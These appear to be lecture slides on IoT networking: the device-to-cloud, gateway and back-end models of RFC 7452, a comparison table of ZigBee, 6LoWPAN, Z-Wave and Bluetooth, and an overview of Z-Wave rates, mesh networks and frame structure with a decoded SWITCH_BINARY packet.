

# IoT communication models (RFC 7452)

- Device to Cloud communications
  - IoT device connects directly to Internet cloud service
  - Takes advantage of existing communications mechanisms: wired Ethernet, Wi-Fi
  - Interoperability issues: device and cloud service from the same vendor



Source: Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452. Internet Architecture Board, Mar. 2015. Web. <<https://www.rfc-editor.org/rfc/rfc7452.txt>>.

Tschofenig, H., et. al., *Architectural Considerations in Smart Object Networking*. Tech. no. RFC 7452.

Internet Architecture Board, Mar. 2015. Web. <https://www.rfc-editor.org/rfc/rfc7452.txt>



# IoT communication models (RFC 7452)

- Device to Gateway model

- Device connects to application layer gateway to reach a cloud service
- Local gateway could be a smartphone running an app to communicate with the device and relay data to a cloud service



# IoT communication models (RFC 7452)

- Back-end data sharing model
  - Communication architecture that enables users to export and analyze smart object data from a cloud service in combination with data from other sources.
  - Requires interoperability among back-end systems



# Communication protocols

[Bluetooth](#), BLE, Mesh

## Z-Wave

NFC [ZigBee](#) 6LoWPAN

## Wi-Fi



Wi-Fi HaLow (802.11ah) – low-rate, low-power



# IoT communication protocols comparison

		ZigBee	6LoWPAN (Over 802.15.4)	Z-Wave	Bluetooth Low Energy	Classic Bluetooth
Physical layer	RF band (MHz)	868/915/2400		868/908 (all chips) 2400 (400 series chip)	2400	2400
	Bit rate (kbps)	20/40/250		9.6/40 (from 200 series chip) 200 (only 400 series chip)	1000	≤721(v1.2), 3000 (v2+EDR), ≤24,000 (v3+HS)
	Modulation	BPSK/BPSK/O-QPSK		BFSK	GFSK	GFSK (v1.2), GFSK/π/4-DQPSK/8DPSK (v2+EDR), 802.11 (v3+HS)
	Spreading technique	DSSS		No	FHSS (2 MHz channel width)	FHSS(1 MHz channel width)
	Receiver sensitivity (dBm)	-85 or better(2.4 GHz band)-92 or better(868/915 MHz bands)		-101 (at 40 kbps)	≤-70(required)	
	Transmit power (dBm)	-32 to 0		-20 to 0	-20 to 10	20/4/0(Class 1/2/3)
Link layer	MAC mechanism	TDMA+CSMA/CA (beacon mode) and CSMA/CA (beaconless mode)		CSMA/CA	TDMA	TDMA
	Message size (bytes)	127 (maximum)		64 (max. MAC payload in 200 series chip)	8 to 47	358 (maximum)
	Error control	16-bit CRC. ACKs (optional)		8-bit checksum. ACKs (optional)	24-bit CRC. ACKs	8-bit CRC (header), 16-bit CRC and 2/3 FEC (payload). ACKs
	Latency (ms)	<5 (beaconless mode, at 250 kbps)		<39 (at 40 kbps)	<3	<100
Identifiers	16- and 64-bit MAC addresses. 16-bit NWK identifiers	16- and 64-bit MAC addresses. 128-bit IPv6 addresses	32-bit (home ID), 8-bit (node ID)	48-bit public device Bluetooth address or random address	48-bit public device Bluetooth address	

[C. Gomez et al., MPI Sensors journal 2012, vol12]

# IoT communication protocols comparison (cont.)

		ZigBee	6LoWPAN (Over 802.15.4)	Z-Wave	Bluetooth Low Energy	Classic Bluetooth
<b>Device types or roles</b>		Coordinator, Router and End device	Edge Router, Mesh Node (mesh under), Router (route over), Host	Controller and slave	Master and slave	Master and slave
<b>Network layer</b>	<b>Multi-hop solution</b>	Mesh routing, tree routing, and source routing	RPL (other protocols are not excluded)	Source routing	Not currently supported	Scatternet (routing protocol out of the scope of the Bluetooth specifications)
	<b>Hop limit</b>	30/10/5 (mesh routing/tree routing/source routing)	255	4	1	Outside scope of Bluetooth specifications
<b>Security</b>	Integrity, confidentiality, access control (IEEE 802.15.4 security, using 128-bit AES)		Key management currently out of scope	128-bit AES encryption (400 series chip)	Security Modes/Levels. Pairing. Key Gener./Distribution. Confidentiality, Authentication, and Integrity	Pairing and Link Key Generation. Authentication. Confidentiality. Trust Levels, Service Levels, and Authorization. <i>E</i> algorithms
	Key management					
<b>Implementation size</b>		45–128 kB (ROM), 2.7–12 kB (RAM)	24 kB (ROM), 3.6 kB (RAM)	32–64 kB (Flash), 2–16 kB (SRAM)	~40 kB (ROM), ~2.5 kB (RAM)	~100 kB (ROM), ~30 kB (RAM)

[C. Gomez et al., MPI Sensors journal 2012, vol12]

# Z-wave protocol

- Wireless protocol developed by the company ZenSys in 1999, acquired by Sigma Designs in 2008.
- Based on the ITU-T G.9959 standard: but it is a proprietary protocol
- Network: control nodes and slave nodes, mesh network
- Data rates (US)

	Rate 1 (R1)	Rate 2 (R2)	Rate 3 (R3)
Data rate	9.6 kbps	40 kbps	100 kbps
Symbol rate	19.2 kBaud	40 kBaud	100 kBaud
Center freq	908.42 MHz	908.40 MHz	916 MHz
Modulation	FSK	FSK	GFSK
Coding	Manchester	NRZ	NRZ
Deviation	±20 KHz	±20 KHz	±29 KHz

- In Europe 868.42 MHz
- Range 50 meters
- PHY Service Data Unit sizes: 170B at R3 and 64B at R1 or R2 rates



# Z-wave networks

- Mesh network with one primary controller and up to 232 nodes
- Automatic topology discovery
- Network inclusion and exclusion devices




# Z-wave frame





# Z-wave frame example: SWITCH\_BINARY

PACKET RECEIVED

Packet: 01 00 00 00 00 00 00 00 00 de ad be ef 01 51 08 0d 18 25 01 ff 49

```
###[ Gnuradio header ]###  
proto      = ZWave  
rfu1       = 0  
channel    = 0  
rfu2       = 0  
version    = 0  
preamble   = 0  
rf_psnr    = 0  
extended   = 0
```

```
###[ ZWaveReq ]###  
homeid     = 0xdeadbeef  
src        = 0x1  
routed     = 0L  
ackreq     = 1L  
lowpower   = 0L  
speedmodified= 1L  
headertype= 1L  
reserved_1= 0L  
beam_control= 0L  
reserved_2= 0L  
seqn       = 8L  
length     = 0xd  
dst        = 0x18  
cmd_class  = SWITCH_BINARY  
crc        = 0x49
```

```
###[ ZWaveSwitchBin ]###  
cmd        = SET
```

```
###[ Raw ]###  
load       = '\xff'
```

Frame control

